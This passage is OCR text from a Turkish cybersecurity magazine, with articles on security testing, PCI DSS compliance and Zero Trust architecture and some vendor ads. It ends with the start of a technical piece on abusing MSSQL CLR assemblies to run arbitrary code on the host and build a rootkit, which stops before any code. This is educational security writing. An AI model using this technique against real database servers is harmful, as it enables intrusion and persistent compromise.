Deneycilik (Ampirizm), bilginin duyumlar sayesinde ve deneyimle kazanılabileceğini savunan bir görüştür. Sofistler ve Stoacılarda karşımıza çıkan Ampirizm düşüncesi çoğunlukla Demokritos ve Epikuros ile anılsa da, yeni çağda sahip olduğu değere ve öneme İngiliz felsefeci John Locke ile kavuşmuştur. Bilginin ancak ve ancak deney ve gözlem ile ortaya çıktığını ve doğuştan sahip olunmadığını belirten düşünür, aydınlanma çağının da başlangıcındaki ateşi yakmıştır.

Günümüzde deney, test ve gözlem olmadan bilim yapılamadığı gibi, siber güvenlik açısından da test ve denetimler olmazsa olmaz bileşenlerdir. Savunma hattının kurgulanması ve bu kurguya istinaden gerekli yatırımların yapılması, ürün ve hizmetlerin alınması, kurulum ve konfigürasyonların yapılması, insan kaynağı organizasyonu ve sürekli gelişiminin eğitimler ile sağlanması ve kurum genelinde farkındalık çalışmalarına ek olarak sürekli test ve denetimlere tabi tutulması güvenlik zincirinin kritik halkalarını oluşturmaktadır.

Kurumların dışarıdan ve içeriden düzenli güvenlik taramalarına tabi tutulması birçok standart tarafından önerilmekte iken, finans, bankacılık ve enerji gibi kritik sektörlerde de regülatör kurumlar tarafından zorunlu hale getirilmiştir.

Bununla birlikte, güvenlik taramalarının kurumlar açısından yapılması zorunlu bir iş olarak görülmekten çıkması ve rutin bir operasyona dönüşmesi çok daha faydalı olacaktır. Zira saldırganlar senede bir ya da iki kez kapılarını çalıp bir daha uğramamak üzere kurumları terk etmemektedir. Düzenli taramalar sayesinde, hem yeni çıkan zafiyetlerden kurumun etkilenip etkilenmediği hem de olası konfigürasyon değişiklikleri sonrası istenmeyen yetkilerin verilip verilmediği görülebilecektir. Detaylı testler sayesinde ise, saldırganlar tarafından hedefe alınmış bir kurumun ne tür sıkıntılar yaşayabileceği ortaya konacaktır.

Testler için otomatize araçların kullanımının yanı sıra, uzmanlığını bu doğrultuda ispatlamış güvenilir hizmet sağlayıcılar ile de periyodik olarak çalışılması, farklı bakış açılarının ve yaklaşımlarının görülmesi açısından da yararlı olmaktadır. Unutulmamalıdır ki, sızma testi uzmanları da her konuda uzman olamazlar ve ancak farklı uzmanlıklara sahip yetkin bir ekibin bir araya gelmesi ile kurum yapılarını detaylıca test edebilirler.

Güvenlik süreçleri ile birlikte operasyonların ve alınan hizmetlerin de düzenli olarak hem güvenlik yetkilileri hem de kurum denetim birimleri tarafından denetime tabi tutulması ve önceden belirlenen yönetmelik ve prosedürlere uygun şekilde yönetildiğinden emin olunması gerekmektedir.

Testler ve denetimler sonrasında ortaya çıkan bulguların yetkili birimler tarafından detaylı bir şekilde incelenmesi, açıklıkların operasyonel ya da farklı bir sebepten dolayı meydana gelip gelmediği netleştirilmeli ve gerekli aksiyon planı yapılarak en kısa sürede kapatılması hedeflenmelidir. Bu noktada denetim birimlerine ve yöneticilere de son derece önemli bir rol düşmektedir.

Bu yazı dizimizde, kurumlar açısından siber güvenlik dünyasında bir savunma hattı kurgusunda ihtiyaç duyulabilecek temel bileşenleri ve ilk gereksinimlerden bahsetmeye çalıştık. Tabii ki her bir başlığın altında sayfalarca daha yazabilir ya da yepyeni başlıklar ekleyebiliriz. Bununla birlikte bize ayrılan bu sayfalar gibi kurumlar açısından da zaman ve bütçe gibi birçok kısıt olduğunu da göz ardı etmemeliyiz. Kısıtlarınızın nispeten sınırlı olduğu bir dünyada güvende kalmanızı dilerim.

Cyber
BİLGİKORU
Digital Technology
Veri Kurtarma Çözümleri
Data Recovery
İşininizi Şansa Bırakmayın!
Profesyonellere Bırakın.
www.bilgikoru.com
100. Yıl Bulvarı No:55/E/21
Ostim Teknopark Ankara

PCI-DSS Güvenlik Sertifikası

Yüksel Eminoğlu

Teknoloji ve dijital alandaki gelişmeler online ticaret alanında sınırsız imkanlar sunmuş ve e-ticaret işi bu çerçevede son 10 yıldır her sene katlanarak büyümüştür. Kendi evinde açtığı firma ile pazar yerinden satış yapanlardan tutun da günde yüzbinlerce sipariş alan firmalara kadar birçok oluşum meydana gelmiştir. Çeşitliliğin artması ile tüketiciler için de online sitelerden ürün almak hiç bu kadar kolay hızlı ve çeşitli olmamıştı. Bu kadar çok müşterinin alışveriş yaptığı e-ticaret sektöründe kredi kartı ile yapılan ödemeler önemli bir yer tutmaktadır. Kredi kartlarının sitelerde kullanılması ve alışveriş ödemelerinin sitelerin kendi yazılımlarından gerçekleştirilmesi de veri açıkları ve kart bilgilerinin sızması gibi tehlikeler meydana getirmektedir.

2017 yılında yapılan bir çalışmaya göre ele geçirilen her kredi kartı bilgisinin, işletmeye ortalama 172 USD maliyet oluştuğu hesaplanmıştır.

PCI DSS (Payment Card Industry - Data Security Standard) yani Ödeme Kartları Sektörü Veri Güvenliği Standartları, kredi kartları ile ilgili işlemleri güvenliği ve kart bilgileri saklama standartlarını düzenleyen bir kurumdur.

Size bu makalede aşağıdaki konularla ilgili bilgileri aktaracağız:

- PCI DSS için temel gereksinimler
- PCI Uyumlu bir e-ticaret sitesinin size olan katkısı
- PCI DSS olan sitelerin karşı karşıya kaldıkları riskler
- PCI DSS uyumluluk seviyeleri ve ne anlama geldikleri
- Karşılaştırmalı PCI DSS kontrol listeleri

PCI DSS Uyumluluğu Nedir

PCI DSS kredi kartı işlemleri yapan, kart bilgilerini kaydeden veya banka / ödeme kuruluşlarına bu bilgileri transfer eden firmaların uyması gereken kurallar bütünüdür. PCI DSS en etkin olarak kullanıldığı alan e-ticaret siteleridir. Burada Amaç siteden alışveriş yapacak kullanıcılar için ve site sahibi işletmeler için güvenli ortamları oluşturmaktır.


PCI Güvenlik standartları kurulu 2006 yılında Visa, Master, JCB International, Discover ve American Express tarafından e-ticaret PCI uyumluluğunu denetlemek için kurulmuştur.

PCI uyumluluğu da e-ticaret yapan her firma için zorunlu olarak belirlenmiştir. Doğrudan yukarıdaki marka sahipleri ile değil fakat entegratörler (Türkiye'de İyzico, PayTR, ipara vb.) ile işlem yapan, kısacası kredi kartı ile işlem yapan her firma için zorunludur.

E-Ticaret için PCI Uyumluluğunun Önemi nedir?

E-Ticaret sektörü kolay ve hızlı kazanç peşinde olan bilgisayar korsanlarının (hacker) kredi kartları gibi hassas bilgileri ele geçirmek için en çok saldırdığı sektördür. Trustwave tarafından yapılan araştırmada e-ticaret sitelerinin trafiğinin %4'ü korsanlar tarafından oluşturulan ve güvenlik açıklarını tarayan trafik olduğu gözlemlenmiştir. Ayrıca aynı firma tarafından yapılan araştırmada bu veri kayıplarınının %90'ının KOBİ'lerin başına geldiği görülmüştür (%45 Perakende, %24 Gıda ve Restoran). Meydana gelen veri kaybı sonucu ortalama olarak firmalar işi çözene kadar 36000 USD zarar etmektedirler. Ponemon tarafından yapılan araştırma göstermiştir ki, düşük güvenlikli sitelerden alışveriş yapan firma müşterilerinin %57'si firmaya olan güvenini kaybetmektedir, %31'i bir daha o firmadan hiç alışveriş yapmamaktadır ve veri kaybına uğrayan firmaların %75'i bu olaydan ciddi zararla çıkmaktadır. İnternet saldırılarının ve saldırı çeşitlerinin her geçen gün çoğaldığı günümüzde, PCI uyumlu bir sitenin önemi artmaktadır. Experian tarafından yapılan araştırmalar göstermiştir ki yeterli güvenlik önlemi olmayan siteler ödeme sayfasında %27 müşteri kaybına uğramaktadır.

Günümüzdeki saldırı çeşitleri ve sıklıkları:



Temel olarak bakıldığında korsanlar ya direkt olarak sitenize girilen kredi kartı bilgilerini almakta yada müşterinin kredi kartı girmesi için onları başka sitelere yönlendirerek oraya girilen bilgileri almaktadır. Bu da özellikle KOBİ'ler tarafından kurulan sitelerin neden daha çok risk altında olduğunu daha iyi göstermektedir. PCI uyumlu bir siteden yapılan alışverişte ise e-ticaret siteleri endüstrinin belirlediği son standartları kullandıkları için müşteri bilgileri çok daha güvenli standartlarda alınmakta, tutulmakta ve diğer entegratör firmalara gönderilmektedir.

PCI DSS Uyumsuz Olmanın Riskleri ve Cezaları

İnternet vasıtasıyla ödeme alan her firma ve kuruluşun PCI kurallarına uyması bir zorunluluktur.

Uyumsuz olan firmaların karşı karşıya kaldıkları riskler ise :

- Forensic soruşturma yapma zorunluluğu
- Maddi cezalar
- Kredi kartı ile satış yapma yasağı
- Müşterilere bilgi verme zorunluluğu
- Yeterlilik için yeniden değerlendirilme
- Kart sahiplerinin zararlarının tazmin edilmesi
- Hukuksal yaptırımlar

PCI DSS Uyumluluk Seviyeleri

PCI DSS uyumluluk seviyeleri 4 ayrı seviyeden oluşmaktadır. En üst seviye olan Level 1 seviyesi en gelişmiş PCI DSS sertifikalandırma seviyesidir ve yerinde denetim, dokümantasyon ve sürekli iyileştirmeyi gerektirir.

PCI DSS Uyumluluk Adımları

E-Ticaret siteleri için PCI DSS süreci karmaşık işlemler gerektirir ve 12 ayrı adımdan oluşmaktadır.
Bu 12 karmaşık adım ise PCI DSS için gerekli olan aşağıdaki temel 6 şartın sağlanması için oluşturulmuştur:

- Güvenli bir bilgisayar ağ yapısı kurup bunun bakımını yapmak
- Kredi kartı bilgilerinin muhafaza edilmesi
- Sistem açıklarını gözleme yapısı oluşturmak ve bunu düzenli olarak yapmak
- Erişim yetkilerinin düzenlenmesi ve güçlü kurallara bağlanması
- Regülasyonların takip edilmesi ve bilgisayar ağlarının test edilmesi
- Güvenlik bilgi politikalarının oluşturulması

Sonuç

Kısaca değinmeye çalıştığımız PCI DSS süreci görüldüğü gibi her gün kendin geliştirilen ve yenileyen bir kurallar bütününden meydana gelmektedir. E-Ticaretin her gün büyüdüğü bir ortamda burada geçen kredi kartı bilgileri için de bilgisayar korsanları yeni yöntemler bulacaklardır. PCI DSS kuralları ile burada amaç ; oluşabilecek veri kayıplarını en az kayıp ile atlatmaktır. PCI DSS bir sonuç değil bir süreçtir ve bu sürecin takip edilmesi ve yönetilmesi de e-ticaret site sahiplerine ve bu sitelerden alışveriş yapan firmalara etkin, güncel ve takip edilebilir bir yönetim sağlamaktadır.

Sıfır-Güven Güvelik (Zero-Trust Security) Nedir?

Serkan Kırmızıgül


Sıfır-Güven Güvenlik(Zero Trust Security), kuruluşların performanstan ve kullanıcı deneyiminden ödün vermeden ağlara, uygulamalara ve ortama erişim denetimlerini kısıtlamasına olanak tanıyan daha kapsamlı bir BT güvenlik modeline doğru bir geçiştir. Kısacası, Sıfır-Güven yaklaşımı kimseye güvenmez.

Daha fazla kuruluş bulut ve kendilerine ait ağlarında fazla işlem yaptıkça, güvenlik ekiplerinin kendi ağlarına erişimde kime,neye izin verilmesi veya nasıl güvenilmesi gerektiğinin kararını belirlemeleri giderek zorlaşıyor. Sonuç olarak, artan sayıda kuruluş, güven ağı mimarilerinin ve kurumsal güvenlik stratejilerinin bir öğesi veya bileşeni olarak Sıfır Güven'i benimsiyor.

Sıfır Güven (Zero-Trust) Mimarisi Nedir?

Geleneksel veya çevresel ağ güvenliği yaklaşımı, saldırganları ağın dışında tutmaya odaklanır, ancak ağ içindeki kullanıcılara ve cihazlara karşı savunmasızdır. Geleneksel ağ güvenliği mimarisi, siber saldırganların ihlal edebileceği bu çevre üzerinde birden çok güvenlik katmanı oluşturarak güvenlik duvarları, VPN'ler, erişim kontrolleri, IDS, IPS, SIEM'ler ve e-posta ağ geçitlerinden yararlanır.

Halihazırda uygulanan "Doğrula", daha sonra "Güven" yaklaşımı, varsayılan olarak ağ içindeki kullanıcılara güvenir. Doğru kullanıcı kimlik bilgilerine sahip biri, ağın tüm noktalarına, uygulama veya cihaz dizisine kabul edilebilir. Sıfır-Güven metodunda ise, bu tip durumda ağın tehlikeye girdiğini varsayar ve kullanıcıyı veya cihazı saldırgan olmadıklarını kanıtlamaya davet eder. Sıfır-Güven, kullanıcı veya cihaz zaten ağ içersinde olsa dahi, bir ağdaki kaynaklara erişmeye çalışırken her kullanıcı ve cihaz için katı kimlik doğrulaması gerektirir. Sıfır-Güven ayrıca, bir kullanıcının ağa girdikten sonra erişimini sınırlama yeteneği sağlayarak, bir ağa erişen bir saldırganın ağ uygulamaları boyunca yanal özgürlüğün keyfini çıkarmasını önler.



Geleneksel Ağ Güvenliği, ağ içindeki saldırıların ve kötü amaçlı yazılımların hareketini kısıtlamak için gereken kontrole sahip değildir. Bir ağı fiziksel güvenlik cihazlarıyla bölümlere ayırmak, daha güçlü güvenlik ihlali kontrolüne izin verir, ancak maliyetleri hızla yükseltir ve çalışım tekniklerinin mobil hale gelmesi durumunda yönetimsel zorluklar ortaya çıkar.

National Institute of Standards & Technology (NIST) tarafından belirlenen Sıfır-Güven Mimarisinin ilkeleri şunlardır:

- Tüm veri kaynakları ve bilgi işlem hizmetleri kaynak olarak nitelendirilir
- Ağ konumundan bağımsız olarak tüm iletişim güvenlidir ve hiç bir ağ konumu güven anlamına gelmez.
- Bireysel olarak kurumsal kaynaklara erişim, bağlantı başına esasına göre verilir; erişim izni verilmeden önce talepte bulunan kişiye güven değerlendirilir.
- Kaynaklara erişim sırasında, gözlemlenebilir kullanıcı kimliği durumu ve talep eden sistem dahil olmak diğer davranışsal nitelikler kriter olarak değerlendirilir ve politikalarla yönetilir.
- Kuruluş, sahip olunan ve ilişkili tüm sistemlerin mümkün olan en güvenli durumda olmasını sağlar ve mümkün olan en güvenli durumda kalmalarını sağlamak için sistemleri sürekli izler.
- Kullanıcı kimlik doğrulaması dinamiktir ve erişime izin verilmeden önce sıkı bir şekilde uygulanır; bu sürekli bir erişim, tehditleri tarama ve değerlendirme, uyarlama ve sürekli olarak kimlik doğrulama döngüsüdür.

Sıfır-Güven

Güvenlik Avantajları

Sıfır-Güven, kuruluşların bulut ve konteyner dağıtımlarının riskini azaltırken aynı zamanda yönetişimi ve uyumluluğu iyileştirmesine olanak tanır. Kuruluşlar, tehditleri belirlerken ve bir ağ üzerinde kontrolü sürdürürken kullanıcılar ve cihazlar hakkında bilgi edinebilir. Sıfır-Güven yaklaşımı, bir kuruluşun iş süreçlerini, veri akışlarını, kullanıcıları, verileri ve ilişkili riskleri tanımlamasına yardımcı olabilir. Sıfır-Güven modeli, tanımlanan ilişkili risklere göre otomatik olarak güncellenebilen ilke kurallarının belirlenmesine yardımcı olur.

Geleneksel çevresel ağ güvenliğinden Sıfır-Güven modeline geçen kuruluşlar için aşağıdaki yöntemleri daha hızlı tespit edebilen ve genellikle izinsiz giriş meydana gelmeden önce onları durdurabilen bir güvenlik seviyesine ulaşabilirler.

- Çalışanları hedefleyen oltalama e-posta saldırıları(Phising Attack)
- Kurumsal ağ üzerinden yanal hareketle yayılım
- Kurumsal bir makineyi tehlikeye atmak için kullanılan tekrar shell yönlendirmeleri (Shell redirection)
- Yazılım geliştiriclerinin çalınan şifreleri
- Çalınan uygulama veritabanı kimlik bilgileri
- Güvenliği ihlal edilmiş uygulama ana bilgisayarı aracılığıyla veritabanının dışarı sızması
- Ayrıcalıklı bir iş istasyonu aracılığıyla uygulama ana bilgisayarını tehlikeye atma
- Uygulama ana bilgisayarı ayrıcalıklarını yükseltmek için yazılım geliştiricisinin şifresini kullanma
- Ayrıcalıklı iş istasyonuna erişim
- Keylogger'ı iş istasyonunda yerel ayrıcalık yükseltme (local privilege escalation) yoluyla yükleme

Sıfır-Güven yetenekleri, sonuç olarak aşağıdakileri yapmak için daha iyi etkinleştirilen iş süreçleri, hizmetler ve sistemler olarak tasarlanabilir:

- Uygulama mikro segmentasyonunu kullanarak veri ihlallerini önlenebilir ve yanal hareketi sınırlayabilirsiniz
- Ortam genelinde kullanıcılar, cihazlar, bileşenler ve iş yüklerine ait görünürlük kazanın. Neyin çalıştığını ve mevcut politikaları belirlemek mümkün hale gelir.
- Sürekli olarak uzlaşma belirtilerini izleyin ve bunlara yanıt verilebilir. Tehditlerin tespit edilmesini ve yanıtlanmasını destekleyen günlükler, raporlar ve uyarılar bu amaçla kullanılabilir.
- Tutarlı bir kullanıcı deneyimi sunmaya devam ederken kurumsal güvenliği sağlıyor olursunuz.
- Yoğun ve verimsiz çalışım dışında mimari karmaşıklığı azaltabilirsiniz

Sıfır Güven'i Uygulamak İçin En İyi Uygulama Yöntemleri

Sıfır-Güven güvenlik çerçevesi uygulamak isteyen kuruluşlar aşağıdakileri ele almalıdır:

Hassas Verileri Tanımlayın – Sıfır-Güven, bir kuruluşun verilerini tanımlamasını ve önceliklendirmesini gerektirir. Nerede yaşadığını ve ona kimin erişimi olduğunu bilin.

Erişimi Sınırlama ve Kontrol Etme – Sıfır-Güven güvenlik modeline geçiş, tanımlanan verilere erişimde olacak kullanıcılar, cihazlar, uygulamalar ve süreçler için sınırlar oluşturulmasını gerektirecektir. En az ayrıcalıklı erişim kontrol modeli "bilinmesi gereken" esasıyla sınırlı olacaktır.

Tehditleri Algıla – Sıfır-Güven, veri erişimi ve paylaşımıyla ilgili tüm etkinliklerin sürekli izlenmesini, mevcut etkinliği önceki davranış ve analitiklere dayalı temel hatlarla karşılaştırılmasını gerektirir. İzleme, davranışlar, kurallar ve güvenlik analitiğinin birleşimi, iç ve dış tehditleri algılama yeteneğini geliştirir.

Başarıyla uygulanan bir Sıfır Güven güvenlik modeli aşağıdaki ilkeleri içerir:,

Tüm kaynaklara kimliği doğrulanmış erişim - Çok faktörlü kimlik doğrulama (MFA-Multi Factor Authentication), Sıfır-Güven güvenliğinin temelidir. Sıfır-Güven, ağa her erişim girişimini bir tehdit olarak görür. Geleneksel ağ güvenliği, bir kullanıcıya erişim sağlamak için tek bir şifre gerektirebilirken, Sıfır-Güven MFA, kullanıcıların gerçekte iddia ettikleri kişi olduklarını doğrulamak için cep telefonu gibi ayrı bir cihaza gönderilen bir kodu girmelerini gerektirir. Zero Trust modelleri ayrıca erişim protokollerini ve ağ erişim kontrollerini içerir.

En az ayrıcalık kontrollü erişim - En az miktarda erişime izin vermek, Sıfır-Güven güvenliği ilkesidir ve verilere ve hizmetlere yetkisiz erişimi ortadan kaldırma ve denetim uygulamasını olabildiğince ayrıntılı hale getirme becerisidir. Sıfır-Güven ağları, erişim haklarına yalnızca kesinlikle gerekli olduğunda izin verir ve erişim izni vermeden önce sistemlerine bağlanmak için tüm istekleri doğrular. Ağın ayrı bölümlerine ayrı erişim sağlamak için güvenlik çevrelerini daha küçük bölgelere indirgemek, ağ boyunca yandan erişimi sınırlar. Çalışım metodları mobil hale geldikçe bölümlere ayrılmış güvenlik daha önemli hale gelir.

Veri güvenliği analitiğini kullanarak tüm etkinlikleri inceleyin ve logları kaydedin – Sıfır-Güven modelleri, trafiğin ve aktivitelerin sürekli izlenmesi, incelenmesi ve loglarının kaydedilmesini gerektirir. Kötü amaçlı etkinlik olabilecek anormal davranışları belirlemeye yardımcı olmak için kullanıcı hesabı temelleri(Baseline) oluşturulmalıdır. Otomasyon, bu işlevleri güvenlik ekipleri için verimli ve ekonomik hale getirebilir.

Sıfır-Güven Metodolojisi kurumsal ağ çevlerinin her noktasına uygulanabilir bir yaklaşım olarak karşımıza çıkmaktadır. Konteynır güvenliğinden,micro segmentation,software defined network ve sanal veri merkezlerine kadar geniş bir çerçevede değerlendirilebilir. Örneğin bu yaklaşımın konteyner güvenliğine nasıl uygulandığına göz atalım.

Sıfır-Güven Konteyner Güvenliğine Nasıl Uygulanır

Son araştırmalara göre, genel bulut(Public Cloud) hizmetlerini kullanan 4 şirketten 1'i kötü niyetli bir aktör tarafından veri hırsızlığı problemi yaşadı. Her 5 kişiden 1'i, genel bulut altyapılarına karşı gelişmiş bir saldırı yaşadı. Aynı çalışmada, kuruluşların %83'ü hassas bilgileri bulutta sakladıklarını belirtti. Bugün dünya çapında bulut hizmetlerini kullanan kuruluşların bulut bilişim güvenliğini değerlendirmesi ve verilerini korumak için bir strateji geliştirmesi çok önemlidir.

Bilgilerini birden çok bulut satıcısına taşımış artan sayıdaki kuruluşlar, tüm ağ üzerinde tek güvenlik kontrollerini kullanmanın zorluğuyla karşı karşıyadır. Bulutta Sıfır-Güven kullanmanın değeri, yalnızca bir kuruluşun bulut güvenliğini artırmakla kalmaz, aynı zamanda kurumsal uygulamaları, performansı kaybetmeden veya kullanıcı deneyimini olumsuz yönde etkilemeden tam olarak kullanmasını sağlar.

Gartner, küresel kuruluşların % 75'inin 2022'ye kadar Konteynıra alınmış uygulamalar çalıştıracağını ve dolayısıya daha hızlı, artırılmış ölçeklenebilirlik, güvenilirlik ve esneklikten yararlanacağını tahmin ediyor. Mikro hizmetlerin(Micro Services) ve konteynırların benimsenmesi dolayısıyla geleneksel çevre korumasının ötesinde bir Sıfır-Güven güvenlik yaklaşımı gerektirir.

Zero Trust yaklaşımında, konteynırlar ve bileşenleri için çalıştıkları her yerde ayrıntılı bağlamsal görünürlük ve davranışsal nano segmentasyon sağlayan bir kimlik gerektirir. Konteyner bileşenlerinin güvenlik açığı değerlendirilebilir. Konteynere gömülü kod, derleme zamanında değerlendirilebilir ve bilinen risklerin açığa çıkarıldığından veya azaltıldığından emin olmak için periyodik olarak kontrol edilebilir ve böylece kötü niyetli kişilerin konteyner iş yükünden sızma fırsatlarını azaltır. Otomatik uygulama keşfi / Nano segmentasyon, kuruluşların, dış faktörlere bağlı kalmadan konteyner süreçleri arasındaki ağ iletişiminin davranışını keşfetmesine ve izlemesine yardımcı olur.

Konteynır kullanımı gibi yenilikçi teknolojilerin getirdiği avantajların yanında bir çok bilinmeyen ve az görünür tehdit yüzeyleri ancak yine Zero-Trust gibi yenilikçi güvenlik yaklaşımlarıyla bertaraf edileceği aşikardır.

McAfee™

Best Device-to-Cloud

CYBERSECURITY

Discover How

Latest Threat Report


Endpoint Security
Defend your endpoints with a single console and integrated controls.

Cloud Security
Secure any cloud. Protect your data wherever it goes.

McAfee

WWW.MCAFEE.COM/TR

TEKNİK ANLATIM



CLR


Eyüp Çelik

CLR (Common Language Runtime – Ortak Dil Çalışma Zamanı) MSSQL Server 2005 ile hayatımıza giren ve MSSQL Server 2016'da da mevcut olan, .NET Framework'ün kod yürütme ortamını sağlar. Yani MSSQL üzerinden .NET Framework objelerini işleyip, çalıştırmamızı sağlar. MSSQL CLR ile herhangi bir .NET DLL'ini içeri aktarma yada T-SQL ile kod çalıştırma işlemlerini gerçekleştirebiliriz.


CLR Tabanlı DLL Nedir?

CLR Tabanlı DLL; MSSQL için C#, VB.NET vb. .NET dillerinden birini kullanılarak saklı yordamlar (stored procedure), tetikleyiciler (triggers) vb. T-SQL cümlelerinin .NET çatısı üzerinden çalıştırılmasını sağlar. CLR tabanlı oluşturacağımız bir DLL ile, MSSQL'den DLL dosyasına stored procedure yada benzeri T-SQL cümleleri göndererek, bu cümlelerin çalışmasını sağlayabiliriz. Benim için ampullerin yandığı yer de tam olarak burası oldu. Şöyle düşündüm, ben eğer MSSQL üzerinden herhangi bir .NET objesi çalıştırabiliyorsam, o zaman istediğim herhangi bir kodu işletim sisteminde de çalıştırabilirim. Hatta biraz daha ileri giderek, .NET'in tüm gücünü kullanabilir ve kendi Rootkit'imi oluşturabilirim. Peki nasıl yapacağız?

